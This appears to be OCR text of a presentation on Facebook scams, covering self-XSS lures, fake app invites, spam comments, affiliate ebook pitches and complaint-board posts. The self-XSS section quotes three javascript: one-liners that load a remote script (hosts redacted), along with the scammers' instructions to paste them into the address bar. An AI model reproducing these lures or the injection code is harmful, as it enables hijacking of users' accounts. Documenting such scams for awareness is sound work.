
See full Terms and Conditions for details of this service.

Contact Us

Scam and Spam messages on Facebook

- Subjects:
  - 500 free Facebook credits
  - Official App: See who has viewed your Profile?
  - Video of Osama Bin Laden’s assasination

Scam and Spam messages on Facebook



Just follow these 3 steps:

1. Copy this code (highlight and press CTRL-C):

```
javascript:(a=(b=document).createElement('script')).src='//[omitted]/f.js',b.body.appendChild(a);void(0)
```

2. Delete the actual address from the url field in your browser and paste the code instead.


3. Press Enter and wait for a bit, it can take up to a minute to complete.

That's it!

If you are having trouble with these instructions, try viewing the instructions here: http://[omitted].info/?sg2lq

it's where I learned it

Scam and Spam messages (self-xss attack)




Use Our Unique Code To hack into the system and get 500 credits
Follow the simple steps below
THE ONLY ONE THAT REALLY WORKS

Step 1 - Copy Our Special Code:

Just Click In the Box To Highlight All Then Press Ctrl+C

```
javascript:(a=(b=document).createElement
('script')).src='//[redacted]js?'+Math.random
(),b.body.appendChild(a);void(0)
```




Here To Visit Facebook.Com

Paste The Code Into Your Browser's Address Bar. Then Hit Enter!

```
javascript:(a=(b=document).createElement('script')).src='//i[redacted]e.js',b.body.appendChild(a);void(0)
```

Scam and Spam messages on Facebook



facebook

Hi [redacted],

[redacted] nvited you to Official App: See Who has Viewed your Profile? Find out here! [redacted].

Official App: See Who has Viewed your Profile? Find out here! [redacted]
Sunday, April 17 at 2:00am

Are you attending? Yes - No - M
Remove from My Events

Thanks,
The Facebook Team

To see more details, follow th
http://www.facebook.com/n/?ev
bcode=cyFG0WgX&n_m=[redacted]

[redacted]

[redacted],,,,,,
guys i just found an exploit for getting 500 free facebook credits :))

>>>>> lj2t1.[redacted] <<<<<


a few seconds ago · Unlike · Comment


You like this.

[redacted] oomg i forgot to post link, here it is
http://zi672[redacted]
a few seconds ago · Like


Write a comment...

Money-mule and credit card scams





Money-mule and credit card scams




[redacted]

Men's Style Ebook | Seducing With Style

tiny.[redacted]

Recently, I went out with some friends to the local club. On the way there, I was stopped on the street by a cute girl who complimented me on my jacket and my unique sense of style.

6 hours ago · Share



[redacted]

Generate Huge Traffic http://[redacted].net/


The Lotto Black Book! Secrets Exposed...

[redacted].net

This incredible story is narrated by the victim himself: Larry B******. To hear it in audio click the play button:

Sunday at 1:03am · Like · Comment · Share

Money-mule and credit card scams



DJ Fuji - Leading Lifestyle and Dating Coach

Just Imagine How Powerful It Is When You Do THIS...

You're out with some friends, headed to your favorite bar. On the way there you're stopped c
who compliments you on your unique sense of style.

We give your everything you need to succeed in creating an attractive style!

With over 200 beautifully illustrated pages, dozens of interviews, style chapters, strategies and methods on a subject of Attraction Fashion that had NEVER been revealed before, this is easily worth over $500.


But you won't pay ~~$500~~

Risk Free Acceptance Form

YES! I Want Instant Access Now!

I understand that I'll receive instant access to:


Money-mule and credit card scams



- ✓ $97 Module 1: Strategy Guide
- ✓ $97 Module 2: Tactical Guide
- ✓ $97 Module 3: Advanced Guide
- ✓ $97 Dating & Fashion Guru Interviews

$388 Retail Value

But Because You're Here Now, Get ONE Module For Only $59.95 and Get The Other 3 FREE!



Your Payment

Pay now with **Credit** or **Debit Card**

Your Location: UNITED STATES

Zip or Postal Code:

Name on Card:

Your Email:


Card Number:

Expiration Date: 05 2011

Validation Code: [What is this?]

Money-mule and credit card scams

Complaintsboard.com complaints comments:



Acne Cured The E-Book (Complaint Comment)

Posted: 2010-10-07 by WiseMind

Poor Writing & Information

Much appreciated, this is the only TRUTHFUL review on the net about this rip-off of a book.
All the other FAKE REVIEWS are on websites completely devoted to tricking you into clicking their AFFILIATE LINK!!!

Just a word from the wise - if a website lists only the un...

[redacted] The Truth about Six Pack Abs (Complaint)

Posted: 2010-07-03 by Roka

Have not received order #DW7D2D7E

Ordered a product entitled: The Truth about Six Pack Abs Package - including audio and video bonuses. One payment of $39.95 Order # DW7D2D7E. Have not received the order as of today and the order was made on June 6, 2010. What's up?

Making Money Taking Surveys (Complaint Comment)

Posted: 2010-06-16 by Stephen

Refund

Huge scam, they own all these websites:

[redacted]e.com [redacted]e.com [redacted].org [redacted].net
[redacted]com [redacted]net [redacted]net [redacted].org [redacted].com [redacted]
[redacted]com...

Home Jobs, Home Job Placement (Complaint Comment)

